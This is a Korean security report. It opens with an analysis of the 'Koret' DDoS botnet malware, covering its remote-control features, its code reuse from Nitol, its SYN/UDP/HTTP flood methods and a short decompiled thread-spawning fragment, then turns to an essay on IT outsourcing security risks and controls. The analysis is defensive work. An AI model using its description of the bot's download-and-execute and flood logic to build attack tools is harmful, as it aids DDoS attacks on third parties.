
다음은 파일 내에서 공통적으로 확인된 원격 제어 기능 목록이다. 단 시스템 재부팅은 분석 대상 중 일부 파일에서만 확인된 기능이다. 코렛 악성코드는 과거 디도스 샘플인 니톨(Nitol) 파일과 그 기능과 코드 구현상 유사한 부분이 있다. 조건 분기 순서와 URL로부터 파일을 다운받을 때 저장하는 방식, 서비스 삭제 및 교체 순서는 과거 니톨 파일과 동일하다. 니톨 악성코드는 2012년 중국에서 제작되어 활발히 유포된 파일로, 현재 발견되고 있는 일부 파일은 니톨의 변형으로 보인다. 이는 당시 오픈된 소스코드가 현재의 악성코드에 재사용되었을 것으로 추정되는 부분이다.

파일 다운로드 후 실행	파라미터로 입력된 URL 경로를 URLDownloadToFile 함수로 다운. 다운로드 이후 WinExec 함수로 실행
서비스 삭제(교체)	파일 내 고정적인 서비스 이름을 찾아서 DeleteService 함수로 삭제 파라미터로 입력된 URL 경로를 URLDownloadToFile 함수로 다운 후 실행 현재 파일의 속성 정보를 SetFileAttributesA 함수로 0x80 파일(NORMAL)로 변경
Internet Explorer 실행	URL 파라미터를 전달하여 iexplorer.exe 프로세스를 ShellExecuteA 함수로 실행
시스템 재부팅	현재 프로세스가 SeShutdownPrivilege 권한을 사용할 수 있도록 LookupPrivilegeValueA 함수로 권한을 얻은 후 ExitWindowsEx 함수를 이용하여 0x2(재부팅) 전달
디도스 공격 수행	디도스 공격 수행 함수 호출

[표 3-12] 니톨(Nitol) 디도스 코드와의 유사성

ㄷ) 디도스 공격

코렛 악성코드는 윈도우 소켓(Socket) 기반 함수를 이용하여 네트워크 통신을 수행한다. 디도스 공격은 TCP SYN Flood, UDP Flood, HTTP GET 요청 방식이 확인되었다. 공격자에게서 디도스 공격 대상 사이트 주소를 전달받으면 악성 파일은 해당 주소로 다수의 스레드를 생성하여 소켓 생성 후 send 혹은 sendto로 데이터를 보내 공격 대상 사이트에 부하를 주게 된다. 감염된 PC의 수가 많을수록 네트워크 부하가 많아지고, 이로 인해 공격 대상 사이트 서버는 임시 다운이 될 수 있다.



[그림 3-17] 공격자의 디도스 공격 명령 전달

TCP Flood, UDP Flood


소켓 함수에서 데이터를 전송하는 함수로는 send 함수와 sendto 함수가 있고, 이는 각각 TCP 스트림 소켓과 UDP 데이터그램 소켓에서 사용된다. 아래는 악성코드 내에서 소켓을 생성하여 전송하는 부분이다.

[그림 3-18] TCP SYN Flood 패킷(좌)과 UDP Flood 패킷(우) 데이터 생성 부분

HTTP GET Flood 공격

OSI 레이어 7계층 단의 HTTP Flood 방식을 이용한 디도스 공격을 수행한다. 코렛 악성 파일에는 아래처럼 User-Agent 스트링을 포함한 GET 요청 헤더 정보가 포함되어 있다. 이 부분은 정상적인 GET 요청으로 보이기 위해, 임의 작성된 값으로 버퍼에 전달되어 send 함수를 통해 공격 목표로 전송된다.

[그림 3-19] User-Agent 스트링을 포함한 GET 요청 헤더 정보



[그림 3-20] send 함수를 통해 임의 작성된 버퍼를 공격 목표로 전송

다수의 스레드 생성

위에서 언급한 데이터 전송 과정은 모두 반복적으로 호출되는 스레드 내에서 실행된다. 위 원격 제어 기능에서 언급된 조건 분기문에 디도스 공격 케이스 구문이 존재한다. 공격자(클라이언트)의 명령(요청)이 입력되면 공격 시작 플래그가 세팅되고, 이와 함께 전달된 공격 타입에 따라 디도스 공격을 수행한다. 각 공격 방식은 스레드로 구현되어 있다. 공격자가 지정한 반복 회수에 따라 스레드가 실행되며, 사이에는 Sleep 함수가 호출된다.

```
result = (HANDLE)AttackOnFlag_40D5E4;
if ( AttackOnFlag_40D5E4 )
{
  AttackOnFlag_40D5E4 = 0;                    // Attack 활성화 ON
  result = (HANDLE)(*((_DWORD *)NumberOfFloods + 0x23) - 1);
  switch ( *((_DWORD *)NumberOfFloods + 0x23) )
  {
    case 1:
      v2 = (void (__stdcall *)(LPSECURITY_ATTRIBUTES, SIZE_T, LPTHREAD_S
      if ( byte_41064C )
        goto LABEL_83;
      v3 = 0;
      if ( *((_DWORD *)NumberOfFloods + 34) <= 0 )
        goto LABEL_90;
      do
      {
        CreateThread(0, 0, TCP_Flood_403A70, NumberOfFloods, 0, 0);
        ++v3;
      }
      while ( v3 < *((_DWORD *)NumberOfFloods + 34) );
      result = CreateThread(0, 0, Sleep_401000, NumberOfFloods, 0, 0);
      break;
```

[그림 3-21] 스레드로 구현된 공격 반복 구문

5) 결론

코렛 악성코드는 디도스 공격을 하기 위한 봇을 최대한 많이 확보할 목적으로 사회공학기법을 이용하여 사용자가 많이 다운받거나 사용하는 파일로 위장한 후 각종 국내 웹 하드 자료실이나 개인 블로그 등을 통해 유포된다. 이러한 유포는 주로 중국에서 만들어진 공격 툴을 이용한 손쉬운 악성코드 제작을 통해 가능하다. 확인된 악성코드 대다수가 IP 대신 DDNS 주소 방식으로 C&C에 접속하고 파일 제작 역시 디도스 공격 툴을 이용해 쉽게 제작할 수 있다는 점은, 공격자가 전문적인 기술을 갖추지 않은 불특정 다수의 스크립트 키디(Script Kiddie)일 가능성이 높다는 점을 시사한다.

이와 같은 사실들을 통해, 각 사용자는 인터넷에서 유포되는 파일에 대해 좀 더 주의 깊게 확인 및 실행해야 하며, 불법적인 파일에 접근하지 말아야 함을 확인할 수 있다. 인터넷 사용에 있어서 불법적으로 타인의 인터넷 서비스를 방해하는 디도스 공격 등의 범죄나 악성파일 유포 행위를 차단할 방법에 대해서는 앞으로 다방면의 연구와 노력이 필요할 것이다.

2 ITO를 통한 해킹: 위험은 아웃소싱되지 않는다

국민연금공단 정보보안부
변정수 부장

해커들이 ITO를 노리기 시작했다. 상대적으로 보안투자가 많고 수많은 보안사고에 이미 학습된 대기업의 보안망을 무력화시키느라 진을 빼는 대신 손쉬운 진입로를 찾고 있다는 이야기다. 지금은 IT 인소싱으로 다시 회귀하는 추세지만 10여년 전만해도 아웃소싱 열풍이 분 적이 있었다. 그 열풍의 흔적은 여전히 남아 있어 상당수의 기업들은 비즈니스의 많은 부분을 IT업체, 하도급업체, 협력사 등에 아웃소싱하고 있다. 그런데 ITO의 핵심 취지인 경제적 효율성의 문제는 논외로 하고 순수하게 보안의 관점에서만 보면, 외주 업체에 대한 네트워크 접근권한 관리의 문제를 포함한 다양한 보안상의 문제들이 발생하게 되어 그만큼 보안 취약성이 더욱 커지게 된다는 사실은 부정할 수 없다. 대표적인 사례로 2013년에 미국 인구의 1/3에 해당하는 1억1,000만 고객의 신용정보가 유출된 미국의 대형 유통업체 Target사의 사례가 있고, 국내에서는 2014년 외부 용역직원에 의한 은행 및 카드사의 유출사고, 2011년 은행 협력사 노트북을 통해 전산망 금융서버 200여대가 손상되어 금융업무가 마비되었던 사례가 대표적이라 할 수 있다. 이 사례들의 공통점은 외부 네트워크로 연결된 외주 업체가 사고의 매개체라는 점이다. 본 기고문에서는 최근 해킹범죄의 목표가 대기업보다는 오히려 중소기업들을 대상으로 하고 있으며 특히 ITO가 해커들이 노리는 정보보호의 사슬 중 가장 약한 고리가 될 수 있음을 인식함과 동시에, 이 같은 위험에 대비한 효과적 관리대책을 살펴보도록 한다.

1) 해커가 중소기업에 관심을 갖는 이유

해커들이 군침을 흘리고 있는 정보가 대기업에만 있다고 생각하는 것은 큰 오산일 것이다. 해커들이 관심을 갖는 것은 오로지 데이터 자체의 가치이며, 결코 타겟 기업의 규모가 아니다. 해킹의 동기가 지적 호기심의 발로이던 시절은 전설적인 해커 케빈 미트닉이 활동하던 시대가 마지막이었다. 개인정보, 금융정보, 의료정보, 영업비밀처럼 충분한 교환가치가 있고 블랙마켓의 수요가 있는 이상 해킹의 동기가 충분해진 시대가 온 것이다.

중소기업의 정보를 해킹하는 두 번째 이유는 언론의 관심사에서 벗어나 있기 때문이다. 정보의 가치는 대기업과 별반 차이가 없는데다 중소기업들의 경우에는 해킹 사고를 인지해도 수사기관에 의뢰하지 않고 넘어가는 경우가 상대적으로 많다보니, 해커로서는 뒤탈이 없는 공격대상으로 선호하는 것이다. 중소기업연구원 조사에 따르면 2012년 중소기업 1개사가 보안관리를 위해 들이는 비용은 연평균 3,530만원으로 기업 전체 매출액의 0.24% 수준으로 알려져 있다. 한편 기업들의 보안수준을 백분율 기준으로 보자면 중소기업의 기술보호 역량수준은 43.3%로 '취약 수준'이다. 중소기업청이 2014년 1,965개 기업을 대상으로 한 조사에 따르면 기술유출을 겪은 63개 기업 가운데 보안관리 부서를 운영하는 기업은 8.3%에 불과하며, 정기적으로 보안감사를 하는 기업도 29.6%에 머무는 것으로 밝혀졌다.[1] 해외의 경우도 크게 다르지 않아 버라이즌 커뮤니케이션즈(Verizon Communications)의 2013년 데이터 유출조사에 따르면, 보고된 사고 중 62%가 중소기업에서 발생했다.[2] 또한 2014년 실시된 PwC의 설문조사에서는 중소기업을 대상으로 발생한 사이버공격 건수가 전년 대비 64%나 증가한 것으로 밝혀졌다.[3]

2) 중소기업이 주요 타겟이 되는 또 다른 이유

저인망식으로 취약점을 포착하는 자동화된 해킹 툴로 우연히 침입한 중소기업이 대기업의 서버 유지보수를 맡고 있는 아웃소싱업체라면, 해커의 아드레날린은 더욱 분비될 것이고 맥박 수는 빨라질 것이며 떡본 김에 제사지내듯 다시 대기업으로 침입을 시도할 것이다. 이처럼 중소기업이 대기업의 네트워크, 모바일 플랫폼, 클라우드 서비스 등의 인프라와 긴밀하게 연결되어 있는 경우라면 중소기업의 보안침해는 고객사, 협력사의 보안까지 위협하는 교두보의 역할을 하게 된다. 즉 중소기업은 대기업의 보안망을 우회하는 진입로 역할을 하게 된다는 의미이다.

2013년 미국인구의 1/3에 해당되는 결제정보와 고객정보가 유출된 Target사의 경우는 좋은 사례가 된다. 이 사건의 중요 시사점은 외부 네트워크로 연결된 외주업체가 매개체가 되었다는 부분이다. 해커는 Target사에 냉난방 서비스를 제공하는 중소 협력업체를 통해 Target사로 악성코드를 전송하였다. 어처구니없게도 악성메일 대응시스템에서는 이를 탐지하여 경고수준으로 경보를 하였으나 어떠한 직원도 적절히 대응하지 못하였고, 이 공격을 조치하는 데만 무려 16일이 소요되었다.

여기서 한 가지 눈여겨보아야 할 점은 Target사가 보안서비스를 아웃소싱하고 있었다는 점이다. 사고 당시 보안관제업체는 공격징후를 통보했음에도 불구하고, 침해사고 대응절차에 있어서 아웃소싱업체와의 책임과 권한(R&R)이 명확하게 정의되지 않았던 Target사는 일사분란하게 대응하지 못했던 것이다. 아웃소싱이 보안사고의 원천이라는 이야기는 아니다. 보안 아웃소싱에 있어서의 권한과 역할을 명확히 설정함으로써 비용을 절감할 수 있고, 특히 전문성, 기술적 · 관리적 노하우와 스킬을 이용할 수 있는 것은 사실이다. 그러나 모든 정보보안의 책임과 거버넌스를 외주업체에게 위탁한다 해도 위험은 오로지 자신의 몫으로 남게 될 수밖에 없다. 부득이 아웃소싱 업체를 통해 서비스를 위탁한다 하더라도 내부직원은 외주업체와의 책임과 역할을 명확히 설정하여 서비스를 관리해야 하며, 특히 정보보안을 책임질 인력 및 침해사고 대응절차를 담당할 책임자를 명확히 해야 한다.

국내에도 유사한 사례들이 많이 있다. 2012년부터 2013년까지 신용카드 부정사용예방시스템(FDS) 개발 작업 과정에서 개인정보보호관련 내부수칙을 제대로 지키지 않아, FDS 용역업체 직원이 무단으로 카드사의 고객 개인정보를 유출시켜 대출광고업자와 대출모집인에게 정보를 넘긴 사건이 있었다. 결국 용역업체 직원과 정보를 구입한 대출광고업자가 검찰에 구속 기소되고 정보를 구입한 대출모집인까지 처벌받았던 사건이다. 이 사건의 내막을 좀 더 살펴보면, FDS 모델링 개발 업무를 수행하면서 시스템 테스트 시 고객 주민번호 등 주요 정보를 변환하여 사용해야 하는 관련 규정을 위반한 것이 사건의 발단이었다. 즉 시스템을 테스트할 때 고객정보 사용을 금지하고 불가피한 경우 변환 후 사용하도록 한 '전자금융감독규정 제13조'와 외주업체로 인하여 고객정보가 분실 · 도난 · 유출 · 변조 또는 훼손되지 않도록 외주업체를 교육하고 처리현황을 점검하도록 한 '개인정보보호법 제26조'를 위반한 것이며, 이 사건을 통하여 카드사들의 허술한 개인정보보호 관리가 도마에 올랐다.

북한의 사이버테러로 판명된 ○○은행 사건도 동일한 연장선상에서 볼 수 있다. 물론 해커 입장에서는 누구든 저인망식 해킹 자동화 툴에 걸려들었다면 중소기업이던 대기업이던 가리지 않고 해킹을 시도한다. 당시 검찰 수사결과 외주업체인 한국○○○의 직원은 커피숍에서 받은 웹하드 사이트 무료 다운로드 쿠폰으로 서버관리업무용으로 사용하던 노트북에 영화를 다운받다가 북한 정찰총국이 심어 놓은 악성코드에 감염된 것으로 밝혀졌다. 공격이 실행되기까지 무려 7달 동안이나 이 노트북을 통해 관리자 계정 비밀번호를 비롯하여 전산망 관리에 사용되는 각종 정보가 유출되었고 심지어 도청 프로그램까지

설치되었다. 결국 좀비 PC가 된 이 노트북에 공격명령 파일이 설치되어 서버 운영시스템이 파괴되기에 이르렀다.

그 외에도 청와대 홈페이지가 해킹당한 초유의 사건이 발생했던 6.25 사이버테러 당시 지역 언론사가 유지보수를 담당하던 협력업체를 통해 해킹되었던 사건도 전술한 사건들과 유사한 사례로 볼 수 있다.

3) 효율적 외주 보안대책

외주 인력에 대한 보안통제를 위해 기본적으로 준비할 사항은 계약서이다. 특히 계약서 내에 보안사항과 보안특약을 명시하는 것은 필수적이다. 또한 외주 인력에 대한 신원확인과 보안서약서를 징구해야 하며 주기적으로 정보화 용역사업이나 외주업무에 참여하는 인력에 대한 보안교육을 추진해야 한다. ITO 인력이 내부 업무시스템에 접근해 작업을 수행하는 경우 접근이력을 주기적으로 관리하는 것도 빼놓을 수 없다. 아울러 보안시스템 운영을 시스템별로 최소화하여 운영해야 하며 필요시 내부망과 외부망을 분리하거나 외주 인력이 사용하는 PC의 경우 보안업데이트, 백신, 매체제어 등 기본적인 PC보안 준수 여부를 반드시 확인해야 한다. 비즈니스에 핵심적인 개인정보처리시스템을 운영해야 하는 경우에는 보다 강력한 통제정책이 필요하며, SOC(보안운영센터)와 같이 물리적, 논리적으로 통제된 환경에서 근무하도록 하는 것도 고려해봄직 하다.

외주 인력 보안관리를 위한 가이드로는 한국인터넷진흥원(KISA) · 방송통신위원회에서 IT외주용역 단계별 보안 강화 방안의 일환으로 발간된 'IT외주인력 보안통제 안내서(2011년 12월 발간)', 미래창조과학부·행정자치부·한국정보화진흥원(NIA)에서 발행한 '정보화사업 단계별 관리점검 가이드 3.0', 금융위원회의 '외주 용역업체 보안관리 강화방안(2011년 11월 발간)을 참고하여 회사의 외주 인력 보안관련 정책에 반영하는 것이 바람직하다.

4) 개인정보처리 위탁 시 외주보안 대책

보안서약서만으로는 법적 대응이 불가능한 경우가 종종 있다. 따라서 모든 법적 대응은 계약서에 입각하여 진행해야 할 필요가 있다. 계약서에는 외주 인력관리를 위한 모든 부분이 빠짐없이 포함되어 있어야 하며 명확한 법률 용어를 사용하여 작성되어야 한다. 특히 내부정보 유출에 대한 방지책의 경우 관리적인 보안만으로는 한계가 있으며, 기술적 혹은 물리적인 보안대책이 동시에 수반되어야 한다.

USB, CD 혹은 외장 하드디스크와 같은 매체제어뿐만 아니라 암호화, 출입통제, 퇴사 시 즉시 계정을 삭제하는 절차 또한 게을리 해서는 안 된다. 또한 기관에서 개인정보를 처리하는 업무를 위탁하는 경우, 위탁자는 업무 위탁으로 인하여 정보주체의 개인정보가 분실·도난·유출·변조 또는 훼손되지 아니하도록 수탁자를 교육하고 수탁자의 개인정보 처리현황 및 실태, 목적 외 이용·제공 여부, 재위탁 여부, 안전성 확보 조치 여부 등을 정기적으로 관리·감독하도록 해야 한다.[4]

마찬가지로 개인정보 처리 업무를 위탁하는 경우에 위탁자는 아래의 내용이 포함된 문서에 의하여야 한다.

① 위탁업무 수행목적 외 개인정보의 처리 금지에 관한 사항
② 개인정보의 기술적 · 관리적 보호조치 에 관한 사항
③ 위탁업무의 목적 및 범위
④ 재위탁 제한에 관한 사항
⑤ 개인정보에 대한 접근 제한 등 안전성 확보 조치에 관한 사항
⑥ 위탁업무와 관련하여 보유하고 있는 개인정보의 관리 현황 점검 등 감독에 관한 사항
⑦ 수탁자가 준수하여야 할 의무를 위반한 경우의 손해배상 등에 관한 사항

협력업체와의 개인정보처리에 대한 위탁계약을 통해 외주 인력이 기관의 개인정보처리시스템을 관리하는 경우에도 법 26조에서 정한 사항에 대하여 문서화하고 이를 날인하여 보관해야 한다. 또한 위탁계약에 의한 외주 인력에 대하여 사고 발생 시 기관의 인력으로 처리되므로 수탁자에 대한 교육 및 관리 · 감독을 철저히 해야 한다. 다음은 행자부에서 2016년 9월11일자로 시행된 개인정보 안전성 확보조치 기준 중 외주 관리와 관련된 조항을 요약한 것이다.

조항	항목	세부 내용
4조	내부관리계획의 수립·시행	▪ 접근권한의 관리 ▪ 접근통제의 관리 ▪ 접속기록 보관 및 점검
5조	접근 권한의 관리	▪ 접근권한 차등부여 ▪ 인사이동 시 변경 또는 말소 ▪ 변경기록 3년간 보관 ▪ 사용자별 계정 발급, 비밀번호 작성 규칙 ▪ 비밀번호 일정회수 이상 오류시 접근 제한
6조	접근통제	▪ 접속권한 IP별로 부여 ▪ 업무용 컴퓨터·모바일 기기·관리용 단말기 등에 접근 통제
8조	접속기록의 보관 및 점검	▪ 접속기록 6개월 이상 보관 · 관리 ▪ 안전한 보관
10조	관리용 단말기의 안전조치	▪ 임의 조작 차단 ▪ 본래 목적 외 사용 차단

[표 3-13] 개인정보의 안전성 확보조치 기준(행자부, 시행일: 2016.9.11)

5) 금융 분야의 외주 관리대책

2011년 전자금융감독규정 개정안이 시행되면서 금융회사나 전자금융업자는 정보기술부문(IT) 인력을 총 임직원 수의 5% 이상 확보하도록 했다. 이는 IT 인력 중 5% 이상을 정보보호 인력으로 구성해야 하고, IT 예산의 7% 이상을 정보보호 예산으로 배정하는 것을 골자로 하는 일명 '5-5-7' 규정 때문이었다. 그러나 그와 같은 조치 이후에도 연이은 외주업체 및 협력업체를 통한 개인정보 유출사고가 발생함에 따라, 이제는 외주업체에 의존했던 IT 및 보안업무를 신규 인력채용으로 보다 내실화하는 것이 필요하다는 요구가 계속되어 왔다.

이에 따라 2015년 개정된 전자금융거래법과 이를 위한 시행규칙 및 전자금융감독규정에서는 외주 보안에 대한 관리 책임이 보다 확대되었다. 다시 말해 금융회사 또는 전자금융업자는 전자금융거래를 위한 외주 등의 경우, [표 3-14]에 요약된 바와 같이 외주 단계별로 31개의 보안관리 방안 항목을 준수하도록, 또한 일 1회 이상 외주인력을 대상으로 12단계의 중요 점검사항을 점검하도록 상세히 규정하였다. 서두에서 언급하였듯이 금융회사의 개인정보 유출사고가 외주업체 직원에 의해 발생한 점을 생각해보면 전자금융감독규정 시행세칙 개정을 통해 외주 관리책임이 더욱 강화된 것으로 볼 수 있다.

외주단계		주요 보안관리 방안
입찰		▪ 공고이전 내부관리기준/법규 검토 후 투입예상 자료/장비에 대한 보안요구사항 마련 ▪ 공고시 중요정보, 부정당업자 제재조치, 기밀유지의무, 위반시 불이익 등을 정확히 공지
계약		▪ 사업수행계획서와 별도로 비밀유지계약서를 작성하며 비밀정보범위, 보안준수사항, 손해배상, 지재권, 자료반환 등의 항목을 포함 ▪ 과업지시서/계약서에 인원/장비/자료의 보안조치사항과 정보유출 시 손해배상내용을 기술 ▪ 하도급계약 시 원래 사업계약수준의 비밀유지조항을 포함
수행	인력	▪ 정보유출방지조항 및 자필서명 포함 보안서약서 징구 ▪ 사업수행 중 용역업체인력 보안점검 및 정보유출 확인
	자료	▪ 계약서 명시 중요정보를 용역업체에 제공 시 자료관리대장 작성, 인계/인수자 직접 서명 후 제공 및 사업완료 시 회수 ▪ 사업자료/산출물은 금융회사 파일서버 혹은 지정된 PC에 저장 관리 ▪ 자료공유 사이트 및 개인메일함에 자료저장 금지
	사무실/경비	▪ 사업 수행장소는 전산실 등 중요시설과 분리하며 CCTV/시건장치 등 출입통제대책 마련 ▪ 용역직원이 외부노트북으로 내부망 접속 시 악성코드 감염 확인, 반출시 자료무단반출 확인
	내/외부망 접근시	▪ 용역업체가 금융회사 전산망 접속이 불가피할 경우 1. 사업 참여인원 ID는 1개 그룹으로 등록 2. ID별 접근권한을 차등 부여하여 내부문서 접근 금지 등 ▪ 용역업체 사용 전산망에서는 자료공유사이트 접속 원천차단
완료		▪ 최종 산출물 등 대외 보안자료는 대외비 이상으로 작성, 관리하며 중요 자료는 삭제 폐기함

[표 3-14] 전자금융 감독규정 시행세칙, 외주단계별 보안관리방안 31개 항목 요약

6) 공공분야의 용역사업 수행 시 보안대책

행정기관에서는 「전자정부법」과 국가정보원의 「국가 사이버안전 관리규정」 및 「국가 정보보안 기본지침」 등에 따라 정보보안활동에 필요한 세부사항을 규정하고 있으며, 이 행정부처의 소속기관 및 산하 공공기관은 이를 준용하여 각 기관에서는 업무예규를 제정하여 운영하고 있다.

예를 들어 미래창조과학부의 「정보보안 기본지침」의 제5장 정보화용역사업 관리 중 34조(용역사업 계획단계)부터 38조(용역사업 보안관리실태 점검)까지 용역사업 수행단계에서 정보화 용역 단계별로 보안관리 절차를 적시하고 있다. 다음 표에서는 36조 용역사업 수행단계를 간단히 살펴보기로 한다.

항목	요약 설명
참여인원에 관한 보안관리	▪ 용역사업의 참여인력에 대한 보안서약서 징구 ▪ 비밀유지 의무준수 및 위반시 처벌 내용 등에 관한 보안교육 ▪ 사업수행 중 업체 인력에 대한 보안 점검 실시, ‘누출금지 대상 정보’ 외부 누출 확인 등
산출물에 관한 보안관리	▪ 누출금지 대상정보를 업체에 제공시 자료관리대장 작성, 인계자 · 인수자 서명 후 제공하며 사업완료시 관련자료 회수 ▪ 용역사업 관련 자료는 인터넷 공유사이트 및 개인 메일함 저장 금지. 부득이한 경우 자체 전자우편을 이용하며 첨부자료 암호화 수 · 발신 등
사무실 · 장비에 관한 보안관리	▪ 시건장치가 구비되고 비인가자 출입통제 가능한 사무실 사용 ▪ 용역업체 사무실과 인원장비 대상 정기적 보안점검 실시 ▪ 인가받지 않은 USB 등 휴대용 저장매체 사용금지 ▪ 산출물 저장 등 휴대용 저장매체 필요시 발주기관 승인 하에 사용
전산망 접근시 보안관리	▪ 용역업체 사용전산망은 방화벽 등을 활용하여 업무망과 분리구성하고 업무상 필요한 서버만 제한적 접근 ▪ 참여인원에게 부여한 패스워드는 사업보안 담당자가 별도로 기록관리하고 수시로 해당 계정에 접속하여 저장된 자료와 작업이력 확인 ▪ 용역업체 사용 PC는 인터넷 연결을 금지하되, 사업수행 상 필요한 경우 발주기관의 보안통제 하에 제한적 허용
기타	▪ 미래창조과학부 「정보화 사업 용역관리 매뉴얼」을 따름

[표 3-15] 미래창조과학부 정보보안 기본지침 36조 용역사업 수행단계 요약

일반기업의 경우 정보화 용역사업 계약 시 공공기관에 준하는 보안위규 처리 기준을 강화하여 보안정책 위반 시 보안위규 처리기준에 따라 위규자와 관리자에 대한 행정조치 및 보안 위약금을 부과하는 등 사업자의 보안의식 수준을 높이는 방법을 강구해야 한다. [표 3-16]은 사업자 보안위규 처리기준을 보여주고 있다.

구분	위규 사항	처리 기준
심각	▪ 비밀 및 대외비 급 정보 유출 및 유출 시도 ▪ 정보시스템에 대한 불법적 행위	▪ 사업참여 제한 ▪ 위규자 및 직속 감독자 교체 ▪ 재발 방지를 위한 조치계획 제출
중대	▪ 비공개 정보 관리 소홀 ▪ 사무실 · 보호구역 보안관리 허술 ▪ 전산정보 보호대책 부실(USB사용규정 위반 등)	▪ 위규자 교체 ▪ 위규자 및 직속 감독자 사유서 징구 ▪ 위규자 대상 특별보안교육 실시
보통	▪ 기관 제공 중요정책 · 민감 자료 관리 소홀 ▪ 사무실 보안관리 부실 ▪ 보호구역 관리 소홀 ▪ 전산정보 보호대책 부실(상용 메신저 사용 등)	▪ 위규자 교체 ▪ 위규자 및 직속 감독자 사유서/경위서 징구 ▪ 위규자 대상 특별 보안교육실시
경미	▪ 업무 관련 서류 관리 소홀 ▪ 근무자 근무상태 불량 ▪ 전산정보 보호대책 부실	▪ 위규자 서면 · 구두 경고 문책 ▪ 위규자 사유서/경위서 징구

[표 3-16] 「정보화 용역사업 보안관리 매뉴얼」 보안위규 처리기준 요약

참고로 상기 매뉴얼에 따라 심각등급이 발생할 경우 국가계약법 시행령에 따라 부정당업자로 등록이 되며, '중대' 등급이 1건인 경우 계약금액의 2%, '보통' 등급이 2건 이상일 경우 1%, '경미' 등급 3건 이상일 경우 0.5%의 보안 위약금 부과 조항을 명시하고 있다. 특히 보안사고는 1회의 사고만으로도 그 파급력이 큰 것을 감안하여 타 항목과 별도 부과되고 있다.

공공기관의 경우 매년 국가정보원에서 평가하는 「정보보안 관리실태 평가」에서 중요한 평가항목중 하나로 점검을 받는 등 중점적으로 관리되고 있다. 중점적으로 관리를 하고 있다. 따라서 기업에서는 정보화 용역사업 도중 보안 사고로 인한 피해의 심각성을 자각하여 자구책 마련에 노력해야 한다.

7) 결론

대부분의 대기업들은 해킹이나 개인정보유출사고가 발생할 경우 사업의 근간을 훼손할 수 있다는 절박한 학습효과에 따라 비교적 많은 보안 예산과 인력을 투입하여 최고의 방어체계를 구축하는 데에 노력을 기울이고 있다. 다시 말해 해커들이 공격에 투입하는 노력 대비 효과를 고려하면 대기업보다 오히려 우회경로로서 중소기업을 공략하는 것이 더 효율적이라고 볼 수 있다. 이러한 상황 하에서 사이버 공격의 대상이 기업 먹이사슬의 아래쪽으로 점점 이동해가고 있다고 할 수 있다.

생존을 위해 새로운 기술을 활용해야 하는 비즈니스의 특성상 지금의 비즈니스 네트워크는 다양한 물리적 네트워크, 모바일 플랫폼, 클라우드 등으로 촘촘하게 연결되어 있어, 이제는 한 기업에서 발생한 침해사고가 해당 기업만의 피해에 머무르지 않고 고객사나 협력사의 보안까지 위협하고 있다는 의미이기도 하다. 이와 같은 상황에 효과적으로 대처하기 위해서는 기업의 규모를 떠나 비즈니스 관계를 맺고 있는 외주업체나 정보화 용역업체뿐만 아니라 일반 용역업체들의 보안수준을 사전에 파악하는 것이 매우 중요하다. 나아가 자신과 파트너쉽을 맺고 있는 기업들이 지속적으로 보안에 투자하고 수준을 관리해 나갈 수 있도록 감독하며 부족하다 판단될 경우 적극적으로 지원해야 한다. 특히 아웃소싱을 맡고 있는 회사와의 네트워크 접근권한 관리와 더 나아가 통제권한까지도 계약서에 명시하는 등 각별한 주의가 필요하다. "IT 아웃소싱을 통해 비용을 절감할 수는 있어도 위험은 아웃소싱 할 수 없다"라는 말의 의미를 다시 한 번 고민해 볼 때이다.

① Reference

1. "해커에 눈뜨고 당하는 중소기업", 국민일보,
http://news.kmib.co.kr/article/view.asp?arcid=0923324629&code=11151400&sid1=i
2. 2013 Data Breach Investications Report, Executive Summary, Verizon
http://www.eventtracker.com/wp-content/uploads/verizon-data-breach-2013.pdf
3. Key findings from the Global State of Information Security Survey 2014
http://www.pwc.com/gx/en/consulting-services/information-security-survey/pwc-gsiss-2014-key-fings-report.pdf
4. 개인정보보호법 제26조 및 동법 시행령 제28조

제 4 장.
글로벌 사이버 위협 동향

